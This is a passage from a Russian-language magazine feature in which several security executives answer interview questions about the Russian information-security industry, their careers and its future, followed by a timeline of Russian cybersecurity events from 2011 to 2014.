Чертовски интересный вопрос! Будет ли мир ИБ другим? Может, мы из 2050-го будем смотреть на себя в прошлое как на героев вестернов, где каждый палил во все, что движется, где правил было слишком мало, да и они попросту никем не соблюдались. Может, мы в будущем будем представителями одной из самых скучных профессий, потому что «ничего уже давно не происходит»? Или все будет как сегодня, только в разы печальнее с точки зрения последствий? Межпланетные атаки будут похожи на акты глобального террора, а одним из главных трендов будет когнитивная ИБ и защита наших нейроинтерфейсов? В конце концов, возможно, через несколько лет самой трендовой профессией будет архитектор кибериммунитета, где системы и инфраструктуры самовосстанавливаются и адаптируются под атаки и изменяющийся ландшафт угроз.

Что точно нас ждет, так это продолжающийся тренд глобальной централизации. И конечно, все большую роль будет играть защита данных. Отвязываясь от конкретной инфраструктуры, облака в конечном итоге поглотят все или почти все.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Человек — не робот, он совершает прорывы, которых от него не ждали, и такие же эпичные факапы, особенно когда он устал. То же происходит и с командами, когда у них горят дедлайны. Это невозможно предотвратить, и этого нельзя не допустить, главное — это вернуться потом на то место, где наследили, и все прибрать.

ЧЕЛОВЕК — НЕ РОБОТ, ОН СОВЕРШАЕТ ПРОРЫВЫ, КОТОРЫХ ОТ НЕГО НЕ ЖДАЛИ, И ТАКИЕ ЖЕ ЭПИЧНЫЕ ФАКАПЫ, ОСОБЕННО КОГДА ОН УСТАЛ

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Список из самых должен еще немного попылиться в темном чулане непубличных историй. Однако вот история, которая часто напоминает мне о себе. Както давным-давно (примерно 13 лет назад) я отвечал за проект внедрения UTM-шлюзов для большой ретейл-сети. И я три (ТРИ!) раза умудрился дропнуть всю связь вместе с админским доступом, через который я все настраивал. Со всеми вытекающими последствиями — ночными поездками в ЦОД, звонками админам в другие города, чтоб подключились с терминала, и т. д.

Поэтому сегодня, когда гляжу на забег всей отрасли в NGFW, меня посещает стойкая мысль: все эти навороченные ИБ-фишки, крутые технологические решения с переписыванием ядра, огромные тексты про выявление и блокировку сложных атак — это все здорово, конечно. Но пройдет год-два, и единственное, что нужно будет отрасли от NGFW, — это стабильная и предсказуемая работа. Желательно как автомат Калашникова, только в мире ИТ.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Настойчивость и упертость, даже можно сказать несгибаемость в достижении целей — это раз. Два — умение общаться и договариваться с людьми. Три — за время трудовой деятельности не разругаться с коллегами по цеху и не разочароваться в них.

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

Самый очевидный — это, конечно же, «никогда не используйте один и тот же пароль». Да у меня иногда по 10 новых доступов в неделю, и далеко не везде есть IdP или ADFS (менеджер паролей — это хорошо, но, опять же, не всегда, особенно если ты очень торопишься или это доступ от очередной сети кофеен). Вообще, если ты устал, многие правила размываются — и ты начинаешь их нарушать.

На втором месте у меня — размытие между рабочим, личным и домашним. Три ноутбука, поэтому личное частенько оказывается на рабочем, рабочее — на личном, а личное протекает в домашний, туда же, где сидят дети. Каждый раз стыдно, вот даже сейчас сказал — и сразу так неловко стало :(

Назовите самый живучий ИБ-стереотип.

ИБ-стереотип «Мне нужно заниматься управлением уязвимостей» (оно же Vulnerability Management). Все, что вам нужно, — это контролировать внешний периметр, а строить внутри инфраструктуры нужно не VM, а patch management, ну и немного харденинга. Это системная ошибка, когда мы начинаем выстраивать диалог с ИТ через призму «Мы тут дотянулись сканером до сегмента X. Смотрите там отчет на 20 000 уязвимостей — устраните все!». Тогда как нужно было, наоборот, садиться вместе с ИТ за стол и договариваться о том, когда и какой сегмент, ОС или ПО патчится и по каким правилам, не привязываясь к сканерам уязвимостей. Ведь если ИТ не патчило БД полтора года, неважно, какого уровня CVSS вы им положите на стол, они все равно будут обновляться бесконечно и неприемлемо долго.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

О самой странной, к сожалению, для читателей рассказать не могу — в целях поддержания текущего уровня безопасности, простите. Но вот вам следующая по странности. Когда у нас есть время, мы убираемся, однако я перестал структурировать данные, сохранять их по папочкам, разным архивам и накопителям. Теперь я их постоянно удаляю. Причем с таким усердием, что уже много раз было: «Где же это было-то, где найти... А, черт, я же уже потер!» И это именно ИБ-привычка.

Как-то раз меня переклинило, я посмотрел на свой архив и подумал: «А когда он мне пригодится?» Или точнее: «Когда я о нем вспомню?» И понял, что, вероятнее всего, это произойдет, когда он протечет или окажется не там, где надо. И единственное, о чем я буду тогда думать: «Боже мой! Зачем я это вообще хранил?!» С того момента, как меня посетила эта мысль, я начал маниакально удалять все, что плохо лежит.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Как я и писал раньше, когда я в режиме параноика, то кажется, взломать меня прям сложно. А если и взломают, то я об этом слишком быстро узнаю. Однако я так часто бываю в запаре, причем длиной в недели... В это время, я уверен, взломать меня не стоит больших трудов, как и любого другого эксперта. Ведь все мы люди, и эта мысль должна жить в каждом из нас, чтобы не улетали к звездам и всегда были в состоянии легкого напряжения и тревоги!

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Иммунность, зеротраст, недопустимое-неприемлемое, NGFW, архитектор ИБ — да, пожалуй, все термины меня раздражают, они все бесят. Рынок слишком фрагментировался. Мы всего 2–4% от мирового ИБ, нас всего 100 000 ИБ-шников, всего десять крупных игроков и пара сотен мелких. Все эти термины — это религия, попытка отделить одних от других. Попытка «заблудить заказчика» в маркетинге и заставить его купить вундервафлю 2.0 NG, где NG — это лишь акроним «Новое Го*но», ведь в старом все уже разочаровались. Считаю, что рынок категорически нуждается в простом и понятном. Как машины — 1, 2, 3, ..., 7-я серия. Купи подходящую в зависимости от твоего бюджета и размера ~~семьи~~ инфраструктуры.

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

В 2025 г. iPhone больше не является более защищенным, чем Android, — равно как и Linux не является более безопасным в сравнении с Windows.

Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Надо чем-то позитивным закончить, но я устал! Можно позже?

КОГДА Я В РЕЖИМЕ ПАРАНОИКА, ТО КАЖЕТСЯ, ВЗЛОМАТЬ МЕНЯ ПРЯМ СЛОЖНО. А ЕСЛИ И ВЗЛОМАЮТ, ТО Я ОБ ЭТОМ СЛИШКОМ БЫСТРО УЗНАЮ. ОДНАКО Я ТАК ЧАСТО БЫВАЮ В ЗАПАРЕ, ПРИЧЕМ ДЛИНОЙ В НЕДЕЛИ... В ЭТО ВРЕМЯ, Я УВЕРЕН, ВЗЛОМАТЬ МЕНЯ НЕ СТОИТ БОЛЬШИХ ТРУДОВ, КАК И ЛЮБОГО ДРУГОГО ЭКСПЕРТА

Дмитрий Гадарь

ВИЦЕ-ПРЕЗИДЕНТ,
ДИРЕКТОР ДЕПАРТАМЕНТА ИБ,
« Т-ТЕХНОЛОГИИ »

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Сильное регулирование безопасности, которое создало условия для развития отрасли в целом. Безопасность на этапе становления была исключительно налогом для бизнеса, а достаточное регулирование позволило развивать профессию.

Без чего нельзя представить отечественную ИБ-индустрию? Без двух вещей:

1. Разработчиков и исследователей, выросших внутри страны. Без сильной технической школы российская ИБ давно бы остановилась. Мы сами пишем свои SIEM, свои ASPM и DSPM, свои системы анализа трафика — это уникально.

2. Тесного взаимодействия с государством. В других странах бизнес и регулятор часто играют на разных сторонах. У нас, как ни крути, экосистема ИБ невозможна без координации с ФСТЭК, ФСБ, ЦБ и другими структурами. Это и опора, и ограничение одновременно.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Один из самых поучительных инцидентов — это, безусловно, вспышка шифровальщика WannaCry в 2017 г. Несмотря на его массовость и, казалось бы, простую природу, он показал сразу несколько системных проблем, которые характерны как для мирового, так и для российского кибербеза. Всё, где еще крутились устаревшие Windows XP и патчи не ставились годами, стало заложником одной уязвимости EternalBlue. WannaCry показал, что даже нецелевые атаки могут нанести серьезный ущерб. Он не был направлен против России — это просто вирус без разбора, но последствия оказались реальными: от простоя рабочих мест до потери доступа к данным.

Также показательно, что угроза известна с 1990-х, но разворот в исключение вектора не произошел. Более того, Microsoft выпустила патч за два месяца до атаки. Но сколько систем были обновлены вовремя? Долгое время и после WannaCry в инфраструктурах присутствовала MS 17-010 и была первым, что использовали пентестеры для горизонтального перемещения по инфраструктуре и захвата домена. Это наглядно подчеркнуло: значительная угроза не только в хакерах, но и в собственных процессах, медлительности и самоуверенности. С тех пор многие организации в России пересмотрели подход к управлению уязвимостями и инвентаризации активов: начали внедрять централизованные механизмы обновлений, практики hardening, даже просто следить за тем, что вообще установлено. WannaCry стал киберэквивалентом эпидемии: он научил уважать базовую гигиену. И именно этим ценен: он показал, что иногда для катастрофы достаточно одного дня, одного порта и одного забытого патча.

Думаю, этот инцидент поддержал тренд на разворот от бумажной безопасности в практическую область, что было видно, в частности, по всплеску заказов на рынке тестирований на проникновение и запросу на практическую безопасность.

Как вы представляете себе ИБ-индустрию через 25 лет?

Думаю, индустрия кардинально трансформируется в сторону снижения зависимости от человеческого фактора и перехода к решениям security by design. С учетом растущей сложности и скорости изменений, без такого перехода защита станет просто неэффективной.

Наложенные средства защиты — это компенсационная мера к некорректному проектированию систем. Добавление безопасности уже после создания системы обычно заканчивается неудачей. Сейчас индустрия во многом построена на компенсации:

› Появился новый уязвимый сервис — ставим WAF.

› Старая архитектура — значит, нужен SOC и армия аналитиков.

› Ошибка в конфигурации — ловим руками на проде.

Уже сейчас такие подходы выглядят как латание дыр на фоне терраформинга. Должны быть реализованы архитектурные «инварианты» — красные линии, за которые проектировщики/разработчики не могут выйти.

При этом развитие ИБ двинется в сторону незаметности и нативности для пользователя: все должно работать безопасно по умолчанию.

Важно исключить возможность провести успешную атаку еще на этапе проектирования (путем исключения подмножеств моделей злоумышленников, подтипов уязвимостей, минимизации потенциального ущерба). Чтобы реализация атаки не вела ни к каким значимым последствиям и фактическому ущербу. То есть решения и инфраструктуры будут создаваться сразу с исключенными классами векторов атак, а не компенсирующими мерами в виде наложенных средств защиты. В частности, харденинг базовой инфраструктуры и фреймворков уже сейчас выводит угрозы уровнем выше — на приложения и уязвимости в бизнес-логике. Это можно увидеть по эволюции OWASP Top 10, в котором значительная часть уязвимостей предыдущих лет была закрыта фреймворками.

А решения по безопасности с искусственным интеллектом учатся делать так, чтобы разработчики не допускали уязвимостей при проектировании, а также устраняют появляющиеся уязвимости без участия человека.

Так же как сегодня никто отдельно не настраивает драйвер сетевой карты, так и безопасность должна стать частью системы.

БЕЗ СИЛЬНОЙ ТЕХНИЧЕСКОЙ ШКОЛЫ РОССИЙСКАЯ ИБ ДАВНО БЫ ОСТАНОВИЛАСЬ. МЫ САМИ ПИШЕМ СВОИ SIEM, СВОИ ASPM И DSPM, СВОИ СИСТЕМЫ АНАЛИЗА ТРАФИКА — ЭТО УНИКАЛЬНО

Итого — главной задачей отрасли в ближайшие десятилетия будет не защищать уязвимые системы, а помогать создавать такие, которые в защите не нуждаются:

› Исключение векторов. Безопасники будут думать шире и мыслить критически до построения защиты. Как можно принципиально исключить возможные векторы атак за счет технических решений и/или изменения процессов работы, сценариев использования систем, чтобы не заниматься защитой.

› Нативность. Мы перестанем создавать инструменты «для себя». Мы лучше понимаем CJM ИТ и бизнеса и интегрируемся в существующие продукты максимально близко к пользователю. Инструменты ИБ должны интегрироваться под капот ИТ и бизнес-систем.

› Платформы. Важно создать защищенные платформенные решения с минимальной вариативностью в использовании (инварианты) для минимизации поверхности атак, при этом с удобным и актуальным функционалом, с жесткими контрактами заезда на них.

Дальнейшее развитие противостояния нападения и защиты логичным образом перейдет в область искусственного интеллекта. Таким образом, через некоторое время все сведется к противостоянию ИИ.

О карьере

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

› Важны критическое мышление и открытый взгляд на развитие технологий и бизнеса. Индустрия ИТ меняется, и безопасность обязана успевать за инновациям и постоянно пересматривать собственные подходы для исключения классов векторов атак на этапе создания технологии.

› Краеугольным камнем является персональная ответственность CISO, которая выходит за рамки безопасности в бизнесе. Кто бы и как ни принимал риски, безопасность не может в этот момент снять с себя единоличную ответственность за последствия принятых решений.

› Постоянное обучение и развитие, которое не останавливается, — для безопасности это часть профессии.

Назовите самый живучий ИБ-стереотип.

Можно поставить правильный набор средств защиты в правильной конфигурации — и станет безопасно. Мы должны научиться по-другому смотреть на объект защиты и добиваться security by default за счет модификации объекта защиты или процессов, исключая векторы атак как таковые.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Кибербезопасность. Это странный термин, который по некоторым определениям включен в информационную безопасность — как часть именно «компьютерной безопасности». Но создание таких фреймов мышления, на мой взгляд, вызывает ненужные проблемы ответственности на стыке «компьютерной» и остальной безопасности. Для примера: куда относить ПЭМИН? К информационной. А если при помощи такой разведки злоумышленник получит возможность доступа в инфраструктуру? К кибер. Также размывается ответственность за общую стратегию безопасности.

СЛЕДУЮЩИЕ 25 ЛЕТ — ЭТО ПРО АВТОМАТИЗАЦИЮ, В ТОМ ЧИСЛЕ С ИСПОЛЬЗОВАНИЕМ ИИ, АРХИТЕКТУРЫ SECURED BY DESIGN, ПРО СОЮЗ С РАЗРАБОТКОЙ, С ПРОДУКТОМ, С ПОЛЬЗОВАТЕЛЕМ. ИБ ПЕРЕСТАНЕТ БЫТЬ ПРОСТО ФУНКЦИЕЙ — ОНА СТАНЕТ КУЛЬТУРОЙ

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

За 25 лет отрасль информационной безопасности в России прошла путь от одиночек с файрволами до полноценного стратегического сектора. Из ИТ-шной экзотики мы стали частью критической инфраструктуры государства, бизнеса, финансов, технологий. Мы уже не в тени, мы — в центре процессов.

Спасибо тем, кто строил все это в нулевых на коленке. Спасибо тем, кто писал первые правила для Snort, настраивал iptables без документации и ловил первых хакеров. Спасибо тем, кто продолжает каждый день:

- патчить уязвимости;
- отрабатывать инциденты в 3 часа ночи;
- объяснять, зачем нужен лог с почтового шлюза.

Нам всем удалось сделать главное: доказать, что ИБ — это не тормоз, а фундамент. Фундамент цифровой зрелости, устойчивости и доверия.

А дальше... Все только начинается. Следующие 25 лет — это про автоматизацию, в том числе с использованием ИИ, архитектуры secured by design, про союз с разработкой, с продуктом, с пользователем. ИБ перестанет быть просто функцией — она станет культурой.

Сергей Голованов

ГЛАВНЫЙ ЭКСПЕРТ, «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Не люблю слова с приставкой «кибер». Сегодня она встречается постоянно, и, на мой взгляд, это маркетинг. Хотят, чтобы звучало круче, — добавляют «кибер». Поэтому первая ассоциация — это маркетинг. Я за информационную безопасность вместо кибербезопасности и ИКТ вместо киберпространства.

Без чего нельзя представить отечественную ИБ-индустрию?

Отечественную ИБ-индустрию нельзя представить без высшего образования, профильных специальностей, а также мастодонтов: людей, ученых, преподавателей и сообщества в целом.

Какой инцидент в истории современного российского кибербеза кажется вам самым показательным/поучительным и почему?

Как чаще всего бывает, про этот инцидент нельзя рассказывать. Самым показательным он стал потому, что научил вкладываться в ИБ и ИТ и делать так, чтобы они дружили — хорошо взаимодействовали.

Самая яркая/влиятельная/важная фигура в отечественной ИБ-индустрии? Почему именно он/она?

Евгений Касперский. На сегодняшний день только он из маленькой ИБ-компании смог сделать транснациональную корпорацию — это просто сказка.

Если бы вы стали министром кибербезопасности, что бы вы изменили в свой первый рабочий день?

Назначил бы киберсубботник. В субботу все одновременно приехали бы на инциденты в зараженные компании и вычистили их: заблокировали все порты, нашли, как злоумышленники проникли в инфраструктуру, привели все в соответствие с политиками безопасности. А в понедельник мы бы проснулись в новой стране.

Кого или что вы бы отправили в киберссылку, если бы могли?

Если бы что-то можно было полностью удалить из интернета, я бы отправил в ссылку заранее уязвимый исходный код — тот, в котором используются небезопасные функции. Например, memcpy.

Как вы представляете себе ИБ-индустрию через 25 лет?

Я думаю, что индустрия ИБ будет развиваться как когда-то электричество. Сначала это было тайным знанием, похожим на магию, а сегодня существует множество регламентов, профессии обучают в колледжах. Электрики ежедневно проверяют, что все сделано корректно, и ремонтируют в случае необходимости.

Так будет и с ИБ. Когда системы защиты станут железными, как УЗО, люди со средним профессиональным образованием смогут ходить по квартирам и организациям и проверять, что все работает.

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Никто не любит правду. Говорить правду нужно в правильном месте, правильным людям и в правильное время, иначе это бессмысленно.

Расскажите о самом крупном факапе и главной победе в вашей карьере.

Я однажды ошибся в запятой, и программа, которая должна была находить вирусы, их не находила. К счастью, мы это очень быстро исправили и выпустили обновление.

Главная победа — это Lurk.

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

Часто главная дилемма — сказать правду или промолчать. Иногда это похоже на дилемму заключенного, когда участники не готовы сотрудничать, даже если это принесет выгоду им обоим. В работе я встречаюсь с ситуациями, когда люди предпочитают соврать или просто молчать. Говорить правду тяжело.

Без каких неочевидных навыков не получится построить карьеру в кибербезе?

Не знаю, очевидно это или нет, но важно работать быстро и эффективно.

Неочевидный навык — безвозмездно помогать людям, которые пришли к тебе за помощью.

И еще один — найти смысл в своей работе. Для меня он заключается в том, чтобы делать людей счастливыми, а не ходить в офис ради зарплаты. Например, антивирус можно разрабатывать, чтобы его продать и заработать на этом, а можно создавать его для помощи людям.

Назовите самый живучий ИБ-стереотип.

Городские легенды, их множество. Например, если опубликован номер паспорта в интернете, нужно идти его менять; что по городу ходят злоумышленники и крадут деньги, прикладывая POS-терминалы к чужим сумкам; при краже биометрии нужно идти к пластическому хирургу.

Еще ошибка игрока — когнитивное искажение, в результате которого люди делают неверный вывод из череды случайностей. В нашей сфере это обычно звучит так: если нашу организацию ни разу не взламывали, то и не взломают, ведь мы неинтересны хакерам.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Можно конечно, но будет дорого. Думаю, стоимость такого взлома будет сопоставима с ценой на парочку 0-day, то есть от миллиона долларов.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Как я уже говорил, кибербез. А еще недопустимые события :)

Какую киберлегенду или миф вы бы разоблачили раз и навсегда?

В ИБ и ИТ не гигантские зарплаты.

Есть ли у вас «плохие советы по ИБ» — рекомендации, о которых не принято говорить, но которые сильно облегчают жизнь и работу?

Если к вам пришел аудитор по ИБ и говорит, что нужно что-то менять, то он явно пытается на вас заработать. Подобно врачу, который прописывает вам лекарства за мнимый доход от фармацевтических компаний.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Достижениями своих детей.

Новый год

Чего желаете коллегам в 2026 г.? А киберпреступникам? :)

Коллегам — терпения, а киберпреступникам — сдаваться.

P. S. Что бы вы хотели сказать всей отрасли по итогам прошедших 25 лет?

Эти годы помогли мне выработать несколько важных правил, предлагаю придерживаться их и в следующие 25 лет:

1. Не игнорировать.
2. Всегда реагировать.
3. Помнить, что действует правило «око за око».
4. Всегда закусывать!

01

Первый Positive Hack Days. Мероприятие проходит в московском клубе «Молодая гвардия» и собирает около 500 участников из России и 12 стран мира.

2011

02

Запущен BIS Journal — первое российское издание, посвященное исключительно кибербезу в финансовом секторе.


03

В результате мощной DDoS-атаки ложатся серверы LiveJournal. Блог-хостинг был недоступен более суток, специалисты называли этот инцидент самой масштабной атакой на российские соцмедиа.

Место для вашего события

01

«Яндекс» запускает первую в России багбаунти-программу «Охота за ошибками».



2012

02

Арестованы участники кибергруппировки Carberp. Это первый случай в России, когда были задержаны создатели ботнет-инфраструктуры, а не только исполнители.

03

Группа Anonymous DDoS'ит сайты Кремля и ЦИК РФ в день президентских выборов. Официальные источники сообщают об отражении более 1000 атак в минуту.

04


В России впервые вынесен приговор по уголовному делу о компьютерном фишинге. Жертвами злоумышленников стали более 140 клиентов крупного банка — суд назначает виновным крупные штрафы и условные сроки.

Место для вашего события

Вступает в силу «антипиратский закон». Он позволяет по требованию правообладателей блокировать сайты, которые нелегально распространяют видеоконтент.

01

Начинается создание ГосСОПКА — системы обнаружения, предупреждения и ликвидации последствий кибератак на российские информационные ресурсы.



02

Операция Carbanak — беспрецедентные киберограбления банков. За два года отечественные банки потеряют порядка 1,7 млрд руб.

2013

В России остановился Эдвард Сноуден. Он провел в аэропорту около 40 дней и в итоге получил временное убежище в нашей стране.

03

Российские эксперты обнаруживают вредонос Red October, с помощью которого злоумышленники более 5 лет похищали секретную информацию из правительственных учреждений, исследовательских центров и нефтегазовых предприятий. В нашей стране зарегистрировано 35 инцидентов.

04

Кибергруппировка «Шалтай-Болтай» крадет данные у российских госструктур. В декабре злоумышленники опубликуют текст новогоднего обращения президента за несколько часов до начала официальной трансляции.

Место для вашего события

05

Позитив защищает XXVII Всемирную летнюю Универсиаду в Казани. А наш счетчик продаж доходит до 916 млн руб. и впервые приближается к миллиарду.

Место для вашего события

01

Первые западные санкции. Многие зарубежные вендоры, в том числе Microsoft, Oracle, Symantec и Hewlett-Packard, прекращают сотрудничество с рядом российских организаций.

02

Волна кибератак на фоне событий в Крыму. 14 марта самый мощный DDoS обрушился на сайт президента России, параллельно злоумышленники атаковали сайты «Российской газеты», Первого канала, нескольких информагентств и ЦБ РФ.

2014

03

Позитив обеспечивает кибербезопасность Олимпиады в Сочи. Защищаем Sportbox.ru, Vesti.ru, новостной сайт «Россия-24» и веб-приложения «Россия-1» и «Россия-2».

04

Принят № 242-ФЗ о локализации персональных данных россиян. Он становится одной из первых мер по обеспечению цифрового суверенитета страны и предписывает иностранным компаниям перенести ПДн россиян в дата-центры на территории России.

регуляторика

05

цифры

Число инцидентов растет: в этом году почти 100% отечественных компаний столкнулись с киберугрозами.

06

В России проходят первые государственные киберучения. Их итоги легли в основу будущих инициатив по укреплению суверенности Рунета.

Денис Горчаков

CISO, «LAMODA»

О карьере

Самый важный урок, который вы усвоили за годы работы в ИБ?

Ответственность за крупные инциденты, в том числе и в ИБ, чаще всего непрямая. Она лежит в плоскости управленческих решений и оценки далеко идущих последствий. Детское представление о справедливости в ИБ заканчивается быстро. Подобно крылатой фразе о «наказании невиновных и награждении непричастных» несение ответственности за инциденты ИБ в нашей культуре отлично описывается через анекдот о норме водки: сколько считается много, мало и в самый раз.

Малые организации и рядовой персонал привлекать к ответственности бесполезно: взять с них нечего, еще поди совсем закроются или уволятся, да и остальные урок не усвоят. Жалко, в общем. Крупные организации и больших руководителей наказывать себе дороже: сначала попробуй докажи, потом впишутся команды юристов и лоббистов, кто-нибудь еще обидится. Лучше понять, простить и дополнительно поддержать устранение проблемы. А середняк пусть получает за все: он и достаточно заметен, чтобы остальным было неповадно, и наказание выдержит — никуда не денется. Иначе говоря, за маленькие провинности у нас принято журить, за крупные — жалеть и помогать расхлебывать, а за средние — наказывать от души. Не знаю, правильно это или нет, но довольно рационально и человечно.

Самый сложный вопрос/дилемма, с которым вы сталкивались за годы работы?

При оценке причин поступков или инцидентов в моей голове всегда разворачивается сражение бритв Оккама и Хэнлона. Каждый раз жизнь преподносит сюрпризы, расширяя границы того, на что люди способны по неосторожности или будучи движимы сильными эмоциями.

Какими общепринятыми правилами ИБ вы обычно пренебрегаете и почему?

Обожаю нарушать правила безопасности и вести себя как обычный человек! Это помогает не закиснуть в профдеформации и проверить, какие требования важны и работают, а какие бесполезны. Вдобавок подобный опыт снижает вероятность когнитивного диссонанса — не возникает удивления: «Ах, эти пользователи еще и так себя ведут, никогда бы не подумал!» С таким взглядом проще застраховать людей от ошибок в их реальных сценариях работы.

- Ставлю стороннее ПО на рабочий ноутбук и заказываю себе права локального администратора — невозможно работать с тем, что накрутили безопасники!

- Работаю с личных устройств (телефона или планшета), чтобы чаще быть на связи, и на себе понимаю, какой объем информации оседает у сотрудников за пределами контура безопасности.

› В обосновании заявок я стараюсь писать благообразную чушь: если это работает, значит, контроль формальный или вообще бессмысленный — надо исправлять.

› Синхронизирую с рабочим устройством личные аккаунты и даже работаю в них — потому что могу. Мне нужны мои закладки, заметки и пароли, а утвержденные в компании офисные приложения — самоистязание, противоречащее результативности.

› Еще я удаляю антивирус в первый же день получения новой техники: он только тормозит работу, а на macOS практически бесполезен.

Если серьезно, то любой праздник непослушания (когда я веду себя как легкомысленный продакт или разработчик-бунтарь) превращается в задачи на доработку пользовательского опыта ИБ и в прикладные рекомендации. Особенно в той самой серой зоне, где по бумагам нельзя, а на деле все давно так делают.

Какая у вас самая странная ИБ-привычка, о которой мало кто знает?

Я тщательно слежу за объемом информации, доступной в моих онлайн-сервисах: мессенджерах, социальных сетях и облаках. Каждый год проверяю, оцениваю необходимость хранения и удаляю часть данных — получается своеобразная цифровая уборка.

Периодически (раз в пять-семь лет) меняю основной номер телефона, паспорт и электронную почту — они оседают в слишком большом количестве мест. А еще от этого забавно ломается логика работы многих крупных сервисов. Я подмечаю детали и делаю выводы: от чего нужно подстраховаться в бизнес-логике рабочих процессов.

Как думаете, можно ли взломать лично вас и во сколько это обойдется злоумышленникам?

Меня даже успешно взламывали: когда «Лаборатория Касперского» выпустила инструмент для выявления следов компрометации APT-кампании Triangulation, я нашел на своем телефоне достоверные следы работы импланта TriangleDB.

Однажды кто-то, воспользовавшись уязвимостью кол-центра сотового оператора, по моим паспортным данным пометил мою SIM-карту как потерянную и попытался установить временную переадресацию на другой номер телефона.

А мой домашний адрес, составы заказов из ресторанов, результаты анализов на COVID-19 и даже код от подъезда все еще можно посмотреть в онлайн-сервисах утечек и ботах.

Я спокойно отношусь к этому — принимаю, что мы живем в уязвимом мире, где защититься можно параноидальными мерами, сделав жизнь довольно неудобной. Возможно, поэтому мне близка парадигма безопасности assume breach, и, становясь уязвимым, я лучше понимаю, как защищать пользователей.

Назовите ИБ-термин, который вас уже достал/раздражает/бесит. Почему именно он?

Эксперт по информационной безопасности. Любого человека, публично высказывающегося на тему ИБ, подписывают как эксперта: это обесценивает мнения действительно талантливых и глубоко погруженных в тему отраслевых специалистов, придает вес абсурдным суждениям и цитатам.

Есть ли у вас «плохие советы по ИБ» — рекомендации, о которых не принято говорить, но которые сильно облегчают жизнь и работу?

У меня отдельно записаны советы легенд отрасли:

› Самый эффективный ИТ-аудит — плотно подружиться с ребятами из технической поддержки пользователей (Д. Мананников).

› Лучшее средство от обмена личными учетками сотрудников — подключить их к зарплатному кабинету (Р. Хайретдинов).

› Способ сбора самой искренней обратной связи — сесть с незнакомыми коллегами на корпоративе и вовремя ввернуть: «Ну и гады же эти безопасники, постоянно мешают работать». Этот трюк виртуозно провернул один из моих лучших сотрудников.

Чем вы гордитесь, но никогда не напишете об этом в резюме?

Скорее кем — количеством своих бывших сотрудников, которые стали крупными руководителями или даже CISO. Ни в коем случае не запишу себе в достижения их успехи. Я могу только порадоваться, что в нужный момент нам повезло работать вместе, я смог разглядеть потенциал людей, посильно вложиться в их развитие, поверить и дать кредит доверия под амбициозные задачи.

Дмитрий Гусев

ЗАМЕСТИТЕЛЬ ГЕНЕРАЛЬНОГО ДИРЕКТОРА, АО «ИНФОТЕКС»

О российском кибербезе

Первая ассоциация, которая возникает у вас при словах «российский кибербез»? Без чего нельзя представить отечественную ИБ-индустрию?

Нормативка. Это первое, с чем сталкивается любой специалист по ИБ, и то, что предъявляют всем неспециалистам со словами «читайте требования». Обсуждению нормативных актов посвящено большинство мероприятий и публичных ресурсов по ИБ. Это то место, где пытаются искать ответы на все вопросы и ситуации в инфобезе. Нормативку постоянно критикуют: одни — за недостаточную четкость инструкций, другие — за жесткость формулировок и слабую практическую реализуемость, третьи — за бесполезность. Также ее часто отождествляют с «бумажной безопасностью», но давайте признаем, что без нее безопасности быть не может. Ведь где-то должно быть описано то самое состояние безопасности, уровни опасности (перечни угроз) и меры по их недопущению, а если что случилось — по реагированию для тех или иных информационных систем. Поэтому мы, в отличие от многих критикующих, действуем и оказываем посильную помощь в развитии нормативной базы ИБ в России.

Как вы представляете себе ИБ-индустрию через 25 лет?

